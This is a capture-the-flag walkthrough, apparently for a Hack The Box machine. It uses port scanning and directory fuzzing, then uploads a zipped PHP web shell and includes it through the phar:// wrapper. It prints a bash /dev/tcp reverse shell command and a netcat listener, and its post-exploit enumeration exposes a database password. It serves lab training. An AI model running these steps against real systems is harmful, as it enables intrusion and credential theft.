


Nmap Results
# Nmap 7.94SVN scan initiated Wed Aug  7 17:42:59 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.246.210
Nmap scan report for 10.129.246.210
Host is up (0.088s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 d5:4f:62:39:7b:d2:22:f0:a8:8a:d9:90:35:60:56:88 (ECDSA)
|_  256 fb:67:b0:60:52:f2:12:7e:6c:13:fb:75:f2:bb:1a:ca (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://itrc.ssg.htb/
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:a6:83:b9:90:6b:6c:54:32:22:ec:af:17:04:bd:16 (ECDSA)
|_  256 0c:c3:9c:10:f5:7f:d3:e4:a8:28:6a:51:ad:1a:e1:bf (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Aug 7 17:43:42 2024 -- 1 IP address (1 host up) scanned in 43.35 secondsnmap output. We can see the HTTP redirect to http://itrc.ssg.htb on tcp/80, so add that to your /etc/hosts.echo -e '10.129.246.210\t\titrc.ssg.htb' | sudo tee -a /etc/hosts
Service Enumeration
TCP/80
Walking the Application

 Björn Kimminich


We don't have a login yet, but there is a Register button, which we should gladly take advantage of.
ben
Penetration Testing

During the initial walk of the application, we had the opportunity to click on and interact with quite a few features of the app:
- Account registration and login


- Creating tickets and adding attachments

- Adding comments and closing tickets
I already see a few potential paths to attack here just based on the different input points
- Possible SQL injection on the login page
- Possible permissions misconfigurations with other tickets / attachments
- Parameter fuzzing with the
?page=in the URL - Possible API fuzzing on the
/api/URL (as noted in the proxy request history)
Directory and File Enumeration
gobuster dir -u http://itrc.ssg.htb/ \
-H 'Cookie: PHPSESSID=710bf24868fbee70d03faf5f119120ca' \
-w /usr/share/seclists/Discovery/Web-Content/big.txt \
-x php -t 100 -o dir.txt
Page Parameter Value Fuzzing
# --exclude-length 3120,4420 : because I noticed way too many false-positives with these response sizes
# -b 400 : don't care to see these error pages
gobuster fuzz -u "http://itrc.ssg.htb/?page=FUZZ" \
-H 'Cookie: PHPSESSID=710bf24868fbee70d03faf5f119120ca' \
-w /usr/share/seclists/Discovery/Web-Content/big.txt \
-t 100 -o param_fuzz.txt --exclude-length 3120,4420 -b 400

;, &&, or || to chain commands. Also, we can see ticket IDs, but can't access them without the right cookie.
SSH, which is interesting and may require further probing.
API URL Discovery
gobuster dir -u http://itrc.ssg.htb/api \
-H 'Cookie: PHPSESSID=710bf24868fbee70d03faf5f119120ca' \
-w /usr/share/seclists/Discovery/Web-Content/big.txt \
-x php -t 100 -o dir.txt

admin.php via the ping utility beforeAdmin API Mode Fuzzing
# -b 500 : because we know admin.php will response HTTP 500 on invalid modes
gobuster fuzz -m POST -u "http://itrc.ssg.htb/api/admin.php" \
-H 'Cookie: PHPSESSID=710bf24868fbee70d03faf5f119120ca' \
-H 'Content-Type: application/json' \
-w /usr/share/seclists/Discovery/Web-Content/api/api-endpoints-res.txt \
-B '{"mode": "FUZZ"}' -b 500 -t 100 -o mode_fuzz.txt
ping mode, but nothing else of interestTesting Access Controls

http://itrc.ssg.htb/?page=ticket (as opposed to http://itrc.ssg.htb/?page=ticket&id=13 for example). We also see the local path the server is hosted from: /var/www/itrc/Testing File Inclusion and Wrappers

expect:// wrapper (and others) that don't exist or are not enabled. The file_exists() function on line 3 of index.php is throwing this error.

.php extension, which works, because the script is looking for files ending in .php, due to ?page=login -- for example -- evaluating to login.php. So, the script is always going to append .php to the input file name. If we say login.php, the script will make that login.php.php, which is not a file that exists.
phar:// wrapper can be used to access archive filesThephar://stream wrapper in PHP can read several archive formats, including Phar, Tar, and Zip. This wrapper allows you to access files within these archives using standard PHP file functions likefopen(),opendir(), and others. Additionally, it supports various compression methods such as gzip and bzip2 for individual files within the archive 1 2. This makes it versatile for packaging and distributing PHP applications and libraries in a single file.
— Source: Bing Co-Pilot
 0xdf hacks stuff
I also came across this write-up from none other than the box creator as well, which shares similar strategies of using the phar:// wrapper with a .zip archive as that from Google above.


file_exists() call on line 3 of /var/www/itrc/index.php is satisfied, because phar://uploads/__zip-hash__.zip/file returns a 1 result indicating the file does exist. Given the non-error result, the PHP code in info.php is included on the page.Again, we have to say
info and not info.php, cause the script is appending .php on the file name in the URI path.Exploit
File Upload to LFI via Wrapper
 WhiteWinterWolf
This is the web shell I'm going to be using
wget https://github.com/WhiteWinterWolf/wwwolf-php-webshell/raw/master/webshell.php -O sh.phpDownload the web shell as sh.php
zip sh.zip sh.phpPackage the web shell into a ZIP archive


phar:// PHP wrapper to access sh (.php) in the archive. Looks like the target server may be running in Dockersudo rlwrap nc -lnvp 443Start a TCP listener on your desired port
bash -c 'bash -i >& /dev/tcp/10.10.14.132/443 0>&1'Run this payload via the web shell to connect back to your VPN TCP socket

Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
NAME="Debian GNU/Linux"
VERSION_ID="12"
VERSION="12 (bookworm)"
VERSION_CODENAME=bookworm
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/

Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

sudo not installed
Users and Groups
Local Users
msainristil:x:1000:1000::/home/msainristil:/bin/bash
zzinter:x:1001:1001::/home/zzinter:/bin/bash
Local Groups
msainristil:x:1000:
zzinter:x:1001:
Domain Groups
Network Configurations
Network Interfaces
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.223.0.3  netmask 255.255.0.0  broadcast 172.223.255.255
        ether 02:42:ac:df:00:03  txqueuelen 0  (Ethernet)
        RX packets 284  bytes 47464 (46.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 260  bytes 1167149 (1.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
Open Ports
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.11:40741        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
Processes and Services
Interesting Processes
root 1 0.0 0.0 3924 2812 ? Ss 20:25 0:00 /bin/bash /opt/startup.sh
Interesting Files
/var/www/itrc/db.php
<?php

$dsn = "mysql:host=db;dbname=resourcecenter;";
$dbusername = "jj";
$dbpassword = "ugEG5rR5SG8uPd";
$pdo = new PDO($dsn, $dbusername, $dbpassword);

try {
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Connection failed: " . $e->getMessage());
}
/var/www/itrc/uploads
-rw-r--r-- 1 www-data www-data     162 Jul 25 11:30 21de93259c8a45dd2223355515f1ee70d8763c8a.zip
-rw-r--r-- 1 www-data www-data     162 Jul 25 12:48 88dd73e336c2f81891bddbe2b61f5ccb588387ef.zip
-rw-r--r-- 1 www-data www-data     162 Jul 25 11:28 b829beac87ea0757d7d3432edeac36c6542f46c4.zip
-rw-rw-r-- 1 www-data www-data 1162513 Feb  6  2024 c2f4813259cc57fab36b311c5058cf031cb6eb51.zip
